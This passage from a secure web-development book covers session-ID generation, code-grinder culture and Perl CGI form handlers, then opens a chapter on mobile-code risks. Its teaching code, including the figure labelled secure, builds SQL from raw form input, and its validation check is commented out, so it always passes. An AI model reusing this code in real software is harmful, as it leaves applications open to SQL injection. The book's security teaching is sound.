So which code is better? I hope the answer is obvious. The first method merely XORs some data together; the second method uses a cryptographic hash function, in this case the MD5 algorithm, to create a nonreversible string of data. It does this by using a two-round **MD5** of a random number, the time since the epoch, the process ID, and the address of an anonymous hash (see http://search.cpan.org/doc/JBAKER/Apache-Session-1.53/Session/Generate/MD5.pm for details). This method is far more secure and completely ensures that our session ID can not be reverse engineered and used to attack our data. And before you say "but no one would count on something as simple as an XOR to simulate a cryptographic function," recall that Microsoft Enterprise Manager for SQL Server 7 used a simple XOR to conceal the password of the login ID before storing it in a file (http://ciac.llnl.gov/ciac/bulletins/k-026.shtml).

Yes, I am in full favor of modular programming, as long as it is done for the proper reasons. It should never be the result of reasoning "I don't know how to accomplish this, so I'll use someone else's code." Or worse, "My bosses told me to use this code, even though I told them it was vulnerable to attack." Instead, the reasoning should be the result of acknowledging that another person's code offers the perfect solution to your problem, and that you know it has stood the test of peer review and is reliable.

Security from the Perspective of a Code Grinder

To the code grinder, security must be an afterthought. When you are working within a model of constraint, you begin to narrow your focus to adhere to your environment. Where security is concerned, this is a very bad thing.

For example, in the session ID example in the previous section, what was overlooked? First of all, *encryption.* Nothing makes sniffing harder than encrypting the data. My rule of thumb is that anything I am worried about enough to try to protect, I will encrypt. This included customer names and addresses, as well as the obvious credit card numbers and other personal or financial information. Everything from login to logout of a Web-based application should be encrypted. With the availability of Secure Sockets Layer (SSL) so reasonable a notion these days, omitting encryption from your design is inexcusable. Granted, when using the GET method (wherein the data is appended to the URL), the session information might still get logged, but you need not use the GET method if this is a concern, which it should be.


Second, while most participants in the session ID discussion were concentrating on protecting the session ID, not too many were considering how to create that ID. Although this may seem like a lesser issue, it is one of even greater significance. Think about it: If someone were to compromise one of your session IDs and was to be able to reuse that ID to gain access to someone's information, you'd have a pretty upset customer. But if they were able to reverse engineer the mechanism used to create that session ID and then access all of your customer data, you'd be in the middle of a tempest! Such breaches are very difficult to recover from and often mean the end of a business.

Code grinders are usually under the assumption that someone else is taking care of the security, if they are thinking about security at all. Consider the following Figure 2.4 of a simple demilitarized zone (DMZ)–based Web server.

Note that the Web server in Figure 2.4 has access to the internal database server, which is a pretty common practice. Many organizations

want to give customers access to things like a company phonebook or other information that generally resides within the bounds of the network proper, instead of within the DMZ. So even though the company has established a DMZ, there is bleed-through from the internal network. In practice this isn't the best idea, but sometimes the need surpasses the risk. How can this be exploited? Really easily. What the developer is overlooking is that the door to the network has been left wide open—by his or her very own program! The hacker simply begins trying to deduce what the code within this Web application will allow him to do, and then he begins to abuse it. You'll see how this can be done in Chapter 6.

Figure 2.4 Bypassing a DMZ



Coding in a Vacuum

One of the worst things about working in a shop that furthers the legions of code grinders is that software is often not thoroughly tested. Oh, they might go over every function of the application, they might check every button, menu, and mouseover, but are they looking at security? Rigorous testing takes time, energy, and skill. So does initial design work. Both of these are crucial steps to both security and functionality, but both are often quite carelessly overlooked or ignored. Why? Think about it this way. If a programming house has certain subsets of code that it feels are sufficient, might they not justify lack of testing on every project based on the premise that the code is identical to the last ten applications developed? Heck, if those (also untested) applications are working fine, then this one will too!

What they are overlooking is the complex web of connections within the program itself. What new usage has been created around that chunk of code? How many kludges were inserted into the code to wedge it into this application? Most code used by a code grinder won't be a simple "black box," with only one input routine and one output return. A lot of it will be general-purpose stuff, code that can accomplish more than one thing depending on the input. What might have started as a black box has now turned into a catchall, and that's where the problems begin. The programmer using this code needs to be aware of all of the implications that its use introduces. Organizations need to listen to programmers when they ask to run certain nonstandard tests. The hardest part is that few among us can get into the mindset of hackers. Most people, if they have realized that their code contains a security risk, will have corrected that risk. The real risk is the unknown, and that can never be accounted for.

Also, has anyone considered what the black hat community has learned about the libraries it might be using? Or has something else external to the program been altered? Perhaps a new bug in the Structured Query Language (SQL) database or the underlying Web server has been discovered. Also, how can security be enhanced by elements *outside* the program? A great example of non-programmatic ways to solve a problem is exhibited by America Online (AOL). AOL had a problem with

people sending out e-mails and instant messages in an effort to collect other users' screen names and passwords. The solution to this problem was a simple message alerting users that AOL personnel would never, under any circumstance, ask users for this sort of information. This was the perfect solution, and it was totally outside the scope of programming.

Why would you need to consider such actions? One very real reason is a tool called dsniff (www.monkey.org/~dugsong/dsniff), which is a powerful attack tool that can, among other things, forge certificates used to authenticate servers to users and can also spoof DNS responses. Used in tandem, an attacker can intercept traffic destined to your Web site and redirect that traffic to their own server. A really clever attacker would gather the authentication credentials and then generate a "try again" error while forwarding the subsequent connections to the actual intended destination. Can anything in your programming stop this? Probably not, but it is a good example of how the attackers can and will work around all of your security to get what they want.

Building Functional and Secure Web Applications

This section will take you through a process followed by many programmers when taking on an unfamiliar task. For these examples, I use Perl, a very popular language for Web development. I've selected Perl because it is robust enough to make very secure Web applications, but it is also very easy to do things wrong. It lets you do a great number of things in a few lines of code, allowing the examples to be kept brief while making them fully functional. Note that although I'm writing this as a CGI script, the same lessons learned here apply to any client/server system. I assume the basic Web form shown in Figure 2.5.

Figure 2.5 Beginning Web Form

```
<html>
<head>
<title>Bland demo form</title>
<script language="JavaScript">
// Check for email address:  look for [@] and [.]
function isEmail(elm) {
  if (elm.value.indexOf("@") != "-1" &&
       elm.value.indexOf(".") != "-1" &&
       elm.value != "")
  return true;
  else return false;
}
// Check for null and for empty
function isFilled(elm) {
  if (elm.value == "" ||
       elm.value == null)
  return false;
  else return true;
}
// Check for correct phone number format
function isPhone(elm) {
var elmstr = elm.value + "";
  if (elmstr.length != 12) return false;
  for (var i = 0; i , elmstr.length; i++) {
    if ((i < 3 && i > -1) ||
         (i > 3 && i < 7) ||
         (i > 7 && i < 12)) {
         if (elmstr.charAt(i) < "0" ||
              elmstr.charAt(i) > "9") return false;
```

Continued

Figure 2.5 Continued

```
    }
    else if (elmstr.charAt(i) != "-") return false;
  }
return true;
}

function isReady(form) {
  if (isEmail(form.Tf_1) == false) {
  alert("Please enter your email address.");
  form.Tf_1.focus();
  return false;
  }
  if (isFilled(form.Tf_2) == false) {
  alert("Please enter your name.");
  form.Tf_2.focus();
  return false;
  }
  if (isPhone(form.Tf_3) == false) {
  alert("Phone number should be xxx-xxx-xxxx.");
  form.Tf_3.focus();
  return false;
  }
  return true;
}

</script>

</head>
<body bgcolor="White" text="Black" link="Blue">
```

Continued

Figure 2.5 Continued

```
<h2 align="center">Welcome to the wonderful world of CGI</h2>
<form method="POST" name="demo" onSubmit="return isReady(this)"
action="../cgi-bin/demo">

<table border="0" width="100%">
    <tr>
        <td width="25%" align="right">Email Address:</td>
        <td width="75%" align="left"><input type="text"
name="Tf_1"
         size="32" maxlength="32"></td>
    </tr>
    <tr>
        <td width="25%" align="right">Name:</td>
        <td width="75%" align="left"><input type="text"
name="Tf_2"
         size="20" maxlength="30"></td>
    </tr>
    <tr>
        <td width="25%" align="right">Telephone Number
(optional):</td>
        <td width="75%" align="left"><input type="text"
name="Tf_3"
         size="12" maxlength="12"></td>
    </tr>
    <tr>
        <td width="25%" align="right">Comments:</td>
        <td width="75%" align="left"><textarea wrap="physical"
         name="Ta_1" rows=5 cols=20 ></textarea><td>
    </tr>
```

Continued

Figure 2.5 Continued

```
    <tr>
        <td><input type="submit" value="Search"></td>
    </tr>

</table>

</form>
</body>
</html>
```

There's nothing special here, and there is certainly no security to be had. What about the inclusion of JavaScript? Doesn't that add security to the form? Not really. This JavaScript is fairly common, and I include it for that reason. A lot of folks assume (incorrectly) that it is enforcing security, making sure that the user is entering data into the required fields, and even doing some weak format checking. Even the least technical person out there can disable JavaScript with a trivial amount of effort. Also, many companies filter active scripting such as JavaScript and ActiveX at the firewall, and some folks use browsers that don't support it at all!

I think of JavaScript like this as a convenience for the user, not as a security measure. Because JavaScript is executed on the client browser, it allows for instant validation of the form data, without having to wait for a response from the Web server. But, because it is running on the client's machine, all bets are off. You should always keep in mind that the client's machine is (generally speaking) totally outside of your control, and totally within their control. They can do anything they want with the data. I will always verify form data on the server before I do anything with the data. For well-intentioned users who might have made a mistake or typo, this JavaScript will alert them quickly and save them a second or two. For malicious users, or those who might have disabled JavaScript, we still want to make sure that the data is sane.

So, in Figure 2.5 we have our Web form. What we need now is a form handler. This is where Common Gateway Interface (CGI) comes in. Let's start off with a short Perl program to gather the above input.

Be careful to remember that I omit a few lines of code, starting now. Also note that, because we need somewhere to put the data we collect, I'm putting it into a simple MySQL database. Perl, Cold Fusion, PHP, ASP, C/C++, and so on, are all very good at connecting to and conversing with databases. As a budding Web application developer, you might already be familiar with some simple SQL syntax, and that's all you need in order to understand these examples.

For the sake of brevity, assume the first few lines of code for the Perl examples to read as shown in Figure 2.6.

Figure 2.6 Gather Input

```
#!/usr/bin/perl -w
use strict;
use CGI qw/:standard/;
use DBI;
use CGI::Carp qw/fatalsToBrowser/;
```

All code examples were tested on a Sun Microsystems Enterprise 250 machine running Solaris 8 with perl 5.005_03 compiled for the system. The Web server was Apache 1.3.14.

For the novices among us, the first line of the code in Figure 2.6 tells the invoking shell where to find the Perl interpreter; the next four import some handy modules to make our lives easier. The most important of these, from the standpoint of brevity, is the CGI.pm module, developed by Lincoln Stein. CGI.pm gives us a **param()** function, which erases the need for that gobbledygook. We'll see how easy it is to use as we progress. Here's our first try, shown in Figure 2.7.

Figure 2.7 Param() Function

```
print header;

my $first = param('Tf_1');
my $second  = param('Tf_2');
my $paragraph = param('Ta_1');

my  $statement = "UPDATE demo SET
    first = '$first',
    second = '$second',
    paragraph = '$paragraph'";

my  $dbh = DBI->connect('DBI:mysql:demo', 'user', 'pass');
my  $sth = $dbh->prepare($statement);
    $sth->execute;
    $sth->finish;
    $dbh->disconnect;

print "Wow, it worked";
```

Well, that is exciting. Our first try at being creative seems to have worked. There are a couple of things I want to point out about the example, specifically that I have included a username and password into the database **CONNECT** statement. Because most languages used for CGI development are interpreted rather than compiled, this is certainly not the best thing to do. We could alleviate the need to include the password with a judicious use of the **GRANT** statement. For the sake of clear functionality, a lot of programmers tend to leave the password right there to be found, sometimes assuming that no one will be looking. This is probably something we'll want to change with our modifications to this program.

Honestly, I must confess. Our first try failed. Because we are new to Web programming, and also new to Perl, we made a common mistake right off the bat. We didn't know that—in order to properly communicate with our Web clients—we needed to include a proper CGI header. We corrected this with a quick look at one of the many CGI newcomer FAQs, and made sure to include the line **print header;** into our program. This shortcut is another one of the many handy shortcuts offered by the CGI.pm module we are using in this program.

So are we done already? Not by a long shot.

But My Code Is Functional!

Your code probably is functional, but is it secure? Have you just tested for areas where your code might be exploitable? Code can be completely functional and not be secure. But what about those unforeseen situations? When you designed the application, did you consider what would happen if a user fed in malicious input? How are you ensuring data integrity? All of these things, and many more, must be considered.

Most companies at least try to do functional testing on applications, but how many turn an eye towards security concerns when performing that testing? How many even know where to start? How many even realize that it is an issue? Our sample program might just squeak through a functional test, but from a security standpoint, there is a lot missing. And what is missing could sink our ship.

First off, we haven't included any comments. Although the example is only a contrived demonstration program, adding comments is so utterly important to both security and functionality I feel I must mention them. I've written some comparatively long CGI-based programs, many over 2000 lines and containing some oddities that even I can't instantly understand three months later. What if that oddity was a complicated regular expression or some other esoteric input validation scheme? What if the maintainer butchered the routine and caused it to cease functioning properly? Bad things can happen to uncommented code.

Second, we have not done one iota of work towards checking the validity of the input. This is about as bad as it gets. We are allowing the user to send whatever they want to our program. But, you argue,

looking at our Web form, we tried to constrict input length. We used the maxlength feature of the input fields where we could, and we even have included some JavaScript to make the user fill in certain forms and check their format. But remember, neither of these can be considered a security measure, only a "user friendliness" bonus. Thinking anything else is going back to the old code-grinder assumptive model. The worst assumption we could make is that the user will actually use our provided Web form!

I was working once with a line encryption device (used to create virtual private networks, or VPNs) that was managed via a Web-based GUI. The drawback was that you had to log into each unit in order to change any settings. The challenge was to quickly get around this requirement. I acquired one of the units and began poking into its guts. Luckily, it was using Perl scripts to make all of the configuration changes—old Perl scripts. The programmers who developed this unit hadn't done much in the way of efficient coding, and they hadn't taken care of a lot of the more common security risks. I noticed that the only real authentication that the unit was performing was of the simple user/password with the results of the authentication stored in a cookie.

My solution? I started by creating a database associating the various devices into groups. Because each group shared certain characteristics, such as the encryption method used, I could change them *en masse* by sending the same message to each client. It was as simple as iterating over an array. If I needed to change parameters that were not common to all devices, such as the machine's external IP address, all I needed was an associative array. This was quite a simple solution using the existing codebase on the machine. While development efforts were under way writing a fully functional management GUI using C, which was expected to take many months, I was happily able to have a working prototype up and running in a matter of days. I even was using SSL to encrypt the data between the management application and the device.

I had created a way to manage the units without the need to log into them or use their Web GUI, something that the designers of the system had never thought of. (I asked them: they hadn't). It was an easy, fast solution that had been overlooked. This is a prime example wherein

creative programming isn't always about the code that is written. As often as not, it is about how one approaches the problem!

Sadly, this device had little to no control as to who connected to it, because the designers had made the assumption that no one would be using any other means besides the built-in GUI for management. Anyone with some experienced writing simple User Agents could have made changes after bypassing some weak authentication; due to disk space constraints I was unable to implement anything stronger than a hosts.allow file as found in the popular TCP Wrappers program.

The lesson to be learned from this? If we don't ensure that data is verified (and verified at every possible step where it could be changed) before anything else is done with it, we're doomed. That should always be step one when you are writing Web applications, but it isn't the only step. As you are already aware, it takes more than just functionality and data verification for an application to work properly. There is a whole different world left to examine after those two areas have been checked and rechecked.

There Is More to an Application than Functionality

There's also more to the application than the application. In our code example in the previous section, we included the database password. Although I mentioned that this is a bad thing to do in real life, don't assume that it isn't done—it is done a lot. If you don't understand why, remember that most of the common Web development languages are not compiled, and their source code is almost always left unprotected. Most intro tutorials recommend (on Unix) a permission mode of 755, which allows the file to be readable and executable by anyone on the system. Try it out. If you have a Web server handy, log on as a normal user and try to read the source to your Web applications. Unless you've written them in a compiled language such as C, I'll bet you won't have to try too hard to open those files.

The alternative I mentioned was to use a **GRANT** statement to allow a very limited subset of functionality to the user that owned the Web server process. Did I say subset? And limited, too? Not too long

ago, I was working on a project developing a fairly complex application. The heart of this application was the database back end. At one point in the project, the team had to migrate to a new server, the production server, which included migrating the database. Not everything was done properly, and some of the database users had to be redefined. Here's where security almost took a dive. The Web database user was almost defined with the following MySQL statement:

```
grant all on * to web
```

In case you don't instantly grasp the horrific consequences of issuing that command on a production server, consider that it makes the user "web" into a veritable god, with unbounded powers of destruction and *no* authentication. Web could connect to this database from any machine anywhere on the Internet and insert bogus data, remove valid data, drop tables, and delete entire databases! Another key element of the application was a complicated rules file. I didn't write the file, but it was the brain of the program. What if it was tampered with? The point is that functionality must often be tempered with a judicious amount of suspicion.

Security must start at the design level—no questions, no room for argument. Traditional applications written in a language such as C are usually designed with function in mind. I have never sat in on a design review where the security of an application was anything more than an afterthought, if it was mentioned at all. This is a wholly unacceptable situation, especially in the dynamic world of the Internet. Before the first line of code is written, the developers should be aware—and should have made the rest of the project team aware—of any flaws they see in the design, why they are flaws, and how things can be changed to solve the problem. This is standard practice in the world of functional design, but it is so often overlooked when security is concerned.

Tools & Traps...

You Can Make the Difference!

You're the boss, but how do you go about making sure that your programmers are writing secure programs, without creating the very kind of rule-bound environment that degrades security and morale? The most important thing you can do is check out if your company has a written security policy. If present, this can serve as an established guideline that your programmers and developers can use as a measuring stick. If a policy does not exist, do what you can to aid in its creation.

The next step is to begin a code-auditing process. If you don't have the security expertise in-house, consider investing in one of the available commercial application auditing programs, investigate any open-source alternatives, and consider bringing in external consultants to validate your efforts. If you decide to purchase a code-auditing program, you may find that there aren't a lot of options—generally because the common assumption is that any automated application will be inferior to a manual inspection. This is correct, but something is better than nothing.

For your CGI-based programs, consider trying out a scanner called whisker, written by Rain Forest Puppy. It is open source, so you don't have to make a large investment in order to see if an application like this has some benefit to offer you. This program is popular with both security auditors and hackers; you can find it at www.wiretrip.net/rfp/bins/whisker/whisker.tar.gz.

A popular commercial application vulnerability scanner, also strong in the detection of Web-based vulnerabilities, is AppScan, from Sanctum Inc (www.sanctuminc.com).

Let's Make It Secure and Functional

How can we improve our little Perl program? Well, let's start off by making sure that we get what we want and nothing more. One of the fatal flaws of programming is loose bounds checking. A quick search on any one of the many security-related Web sites for "buffer overflow" will yield you a massive display of evidence supporting the sheer sloppiness of many programming efforts. Luckily, the memory management of Perl (PHP and Java, too, for that matter) allows us to ignore such risks and focus on other tasks. With a little work, our program is a bit saner. Let's take a look at our program, shown in Figure 2.8, which includes some of the lessons learned here.

Figure 2.8 Secure Web Form

```
# Ensure that $PATH is a known quantity

$ENV{PATH} = "/bin:/usr/bin";

# make sure we know where we are

chdir /usr/local/config/websvc

# output our CGI header

print header;

# main program
get_form();
# end main program =)

sub get_form
{
```

Continued

Figure 2.8 Continued

```
my $email = param('Tf_1');
my $name  = param('Tf_2');
my $phone = param('Tf_3');
my $paragraph = param('Ta_1');

# check that form data is present and that the values contain same
# data
my $validate_results = validate_form('page1');

    if ($validate_results != 0)
    {
        # display an error page if the values weren't fed in.
        error_page();
    }else{
# set up our statement, we know everything is OK since the
# values are present.
```

Continued

Normally I'd filter the input here, but since CGI programming is the topic of another chapter, and since not everyone is familiar with Perl regular expression syntax, I'll omit that step.

Figure 2.8 Continued

```
        my  $statement = "UPDATE demo
                          SET email = '$email',
                              name = '$name',
                              phone = '$phone',
                              paragraph = '$paragraph'";
        my  $dbh = DBI->connect('DBI:mysql:demo', 'user');

        # turns our string into a query
```

Continued

Figure 2.8 Continued

```
        my   $sth = $dbh->prepare($statement);
        # execute our query, terminate upon error
            $sth->execute
                or die $sth->errstr;
        # clean up after ourselves with the next two statements
            $sth->finish;
            $dbh->disconnect;
        print "It worked!"
    }
}

sub validate_form
{
# get the form name from the args passed to the sub
my $which_form = shift;

# create a hash with key: page1 with a value of the required fields,
# stored as an anonymous array.
```

Continued

Just a note on this validation routine: We'd usually have multi-page applications, so this method becomes right handy. It might seem overkill for such a small program, but I hope you get the point.

Figure 2.8 Continued

```
# check for required fields. This ensures that the proper
# data is passed to the form, and revalidates the JavaScript
# check. Remember that telephone number ('Tf_3') was optional,
# so we won't bother to check if they have an entry there. We
```

Continued

Figure 2.8 Continued

```
# should still check its contents if it was submitted to make
# sure it has a sane value!

my %requireds  =  (
            page1 => ['Tf_1', 'Tf_2', 'Ta_1']
                 );

# fetch the anonymous array held as the hash value for key
# $category
my @reqs  = @{ $requireds{$which_form} };
    for (@reqs)
    {
    # 0 means success here, so anything else is an error.
    # this will return -1 if the value returned by the param
    # call is null
    # return (-1) if param($_) eq '';
    }
    # return 0 (success) otherwise
    return (0);
}
```

Continued

Another note: Generally, I'd redisplay the form with highlighting indicating which fields needed to be filled in, but because I am not over-complicating matters by generating the form within the program, I can't easily do that here. In practice, help the user out as much as you can.

Figure 2.8 Continued

```
sub error_page
{
print header,
```

Continued

Figure 2.8 Continued

```
        start_html('You did not fill out all the necessary fields!'),
        h1({-align=>'CENTER'},'Go back and do it over'),
        end_html
;


}
```

So are we perfect yet? Nope. Even assuming that we put in the regular expressions to check for valid format of the present data, we can call it good, but never perfect. Security in any task is a game, and Web development is no exception. You are offering a portal to the world, and all you can do is follow the best practices available and hope that someone doesn't discover a new flaw. You also have to have a good relationship with the other decision makers, and you need to be sure that your input is valued. Keeping anything secure requires vigilance. A program can't just be created and deployed with no further attention. You need to have a plan in place to ensure that all programs start out secure and remain secure. As new exploits are discovered and publicized, you'll need to revisit the existing codebase and make sure that no new vulnerabilities have crept in. It can be a daunting task, which is why it is so rarely done and so very important.

Summary

Web-based applications have many security problems associated with them. As mentioned in Chapter 1, Web sites have been subjected to a lot of recent defacement attacks. This is just as severe a problem as destruction of data, but the cause is often outside the realm of the programmer. Vulnerabilities in the Web-server program, or in other aspects of the underlying systems, can be just as troublesome as poorly written software. Security must be handled in-depth. Not one single element is the total cause of the problem, and not one single solution will alleviate the risks. The Internet is a dangerous place, akin to the American "old West." Sadly, however, a sheriff isn't always around to take care of the lawbreakers, so we must do as much as we can.

Management must foster an environment where creativity in coding is allowed and encouraged. Obstacles to creativity that are controlled by management and business interests include tight controls on workplace security, strict industry regulations, dependence on older technology, and cost and deadline constraints. The greatest obstacle is an attitude that security should happen at the network level, and that security is a concern second to functionality. These obstacles lead to practices that encourage high turnover, thoughtless code reuse or modular programming, and a lack of attention to testing for and finding vulnerabilities. The pejorative term for a programmer unable to exercise creativity and open discussion is a *code grinder.*

Programmers must stay abreast of the latest techniques and must be allowed to work as a team with management. The more a programmer can think like a hacker, by making use of online newsgroups and other community resources, the more skilled and secure the programmer's position is. Knowledge must be shared and code should be reviewed by the peer group. A Perl coding example in this chapter walks you through the process of evaluating the security of your work and emphasizes the significance of using comments, encryption, and code auditing, and most important, thinking and planning clearly from the start of the process.

There is more to your software besides its functional aspects. I dream of a world where a non-secure application is also considered nonfunctional, but we aren't there yet!

Solutions Fast Track

What Is a Code Grinder?

- ☑ A code grinder is someone who works in an environment where creativity is not encouraged and strict adherence to rules and regulations is the law.
- ☑ Code grinders' ideas are not usually solicited during phases such as design; they are looked at as implementers only.

Thinking Creatively When Coding

- ☑ Be aware of outside influences on your code, expect the unexpected!
- ☑ Look for ways to minimize your code; keep the functionality in as small a core as possible.
- ☑ Review, review, review! Don't try to isolate your efforts or conceal mistakes. Never let a program go to test until it has been looked at by a peer developer. You'll be surprised at what a fresh perspective can bring to the table.

Security from the Perspective of a Code Grinder

- ☑ Business controls do not necessarily equate to security.
- ☑ You, as the developer, are responsible for the security of your application.

Building Functional and Secure Web Applications

- ☑ Check and double check the values of your input variables before you do anything with them.

- ☑ Be aware of vulnerabilities you might be introducing and do all you can to mitigate their risks. You can't always get rid of every potential vulnerability, but you can do a lot towards preventing exploit.
- ☑ Use the least amount of privilege you can get away with. Don't let your program run as system or under Administrative rights on a Windows machine or with SUID permissions on a Unix system unless you absolutely have to. If you can't think of another way, ask others for insight.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: My company doesn't have any programmers, but we use a lot of commercial Web-based applications. Are these safer? If not, how can I learn about their flaws?

A: Unfortunately, you can't assume that a program written by someone else is any better than one you'd write yourself. If you are lucky enough to have access to the source code for a program you are purchasing, as is the case with Perl, PHP, and other scripted languages, you can examine this source code for errors. As always, if you don't have the necessary experience, you can hire a respected auditor to help you. You can also find many repositories of known vulnerabilities, with one of the best being Bugtraq (www.securityfocus.com).

Q: Our Web-based applications don't access any private data, nor do they interact with systems within the main network. What risks do we have from a potential attack?

A: Although you might think that the risks are minimal, you still have a Web site, and consequently you still face the risk of Web site defacement, alteration of information, and misdirection of customers, among other problems. All of these might seem minor compared to something like exposure of a client contact list, but remember that you must deal with issues of perception. If your business partners discover that you have been "hacked" in any way, they will begin to doubt the effectiveness of your overall security strategy. This can be just as damaging as a full-scale information leak.

Q: We do all of our validity checking on the client side. You mentioned that this is a bad idea, but I'm still not sure that I agree. What are the chances that someone will alter the data that is being sent?

A: The chances are very real. I once read of a criminal who was arrested for fraudulently ordering merchandise from an online retailer. It seems that this malicious individual had altered the prices of the merchandise prior to placing the order, thus getting "something for nothing." Sanity checking on the server side would have eliminated this risk.

Q: We have a lot of Web-based applications, but none of them are available to external users. We don't do any validity checking because we trust our employees. Is this a bad idea?

A: Short answer: Yes. In the world of security, one axiom remains timeless: Trust no one! As discussed in Chapter 1, revenge attacks by former employees are a very real threat to many organizations. Another potential problem is the curious current employee. I've seen more damage done by the curious employee trying out a tool they found on the Web than I care to remember. So even if you work in an atmosphere where everyone is content, you still face risks.

Chapter 3

Understanding the Risks Associated with Mobile Code

Solutions in this chapter:

- Recognizing the Impact of Mobile Code Attacks
- Identifying Common Forms of Mobile Code
- Protecting Your System from Mobile Code Attacks

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

The Internet can transport more than just data. It can also transport programs designed to provide services; however, the programs need to be delivered in a special way that is simple for the end user. How do you deploy these Web-based programs in order to add dynamic content to the Internet? By using *mobile code*. Mobile code is code that passes across a network and is executed on a destination machine. The programs that are designed to provide services can be any one of a variety of forms, such as scripts within documents and e-mail, or code objects running within Web pages. Because of the way mobile code is written, the same piece of code can sometimes run on multiple platforms. Mobile code is excellent for distributing applications across networks or the Internet.

While the Internet allows people to access information in a way that was never before possible, it also allows for malicious actions to take place. And, as with almost any technology, there are negative sides to mobile code.

Mobile code is executable code, usually embedded in an HTML document that can be downloaded and run on an end-user's workstation. This very statement should bring about an understanding of just how easy it would be to turn a really great tool into one that can be used maliciously. E-mail is the most prevalent example of an HTML document supporting application, so factor in the threat that mobile code can also be sent within e-mail, and the potential to target an individual becomes apparent.

As you can imagine, additional steps need to be taken by end users to further ensure security, as e-mail messages and programs that include mobile code can now be "carriers" for malicious viruses. Mobile code has risks associated with it that in some instances may outweigh the benefits. Users must be very careful about the risks involved with using applications and programs from unknown sources. Trust issues and common sense will dictate whether they will trust your code, which is difficult if your company is not necessarily a household name. The safest security measures available to users generally involve blocking the use of scripts and controls, which may have a tremendous impact on the usability of your application. This chapter looks at mobile code security

from the point of view of the end user, to emphasize the message presented throughout this book: As a developer, you must do everything you can to reassure end users that you are a reliable source, through the use of certificates and encryption measures, to demonstrate that your code is not malicious—not intentionally!

Recognizing the Impact of Mobile Code Attacks

Plain HTML code does not have the power to make decisions or access information on a system. If you add mobile code to the mix, however, then it allows third parties to send in little "agents" to do the dirty work. These agents can be silent, sneaky, and malicious. They can retrieve information about your system, or they can retrieve information from a user and send it back to a server on the Internet.

There is little safety offered by a firewall when it comes to mobile code. If users have Web browsing access, then mobile code can also come into their systems. There is, unfortunately, no realistic way to just cut off e-mail messages and programs that originate from malicious hackers. It would be nice to be able to weed out the bad from the good, but often attempts to do this decrease the usefulness of the Internet as a broad information resource. Often when a system administrator attempts to protect users from harmful sites by limiting access, it ends up becoming an annoyance to the users of a network. Let's examine some of the ways in which mobile code can enter a system.

Browser Attacks

Browsers most definitely see more mobile code than e-mail applications, although HTML e-mail is rapidly becoming the norm. Most Web pages you visit these days contain some sort of mobile code—usually in the form of JavaScript. VBScript is also commonly used, although not as much as JavaScript. Users probably do not need to worry as much about mobile code attacks when they visit "established" Web sites belonging to large corporations. However, the importance of the Internet is that

everyone can put up content just as well as large corporations. As long as your customers properly use security settings, and take some other precautions we will talk about later in the chapter, they should be able to surf the Web without any problems.


Mail Client Attacks

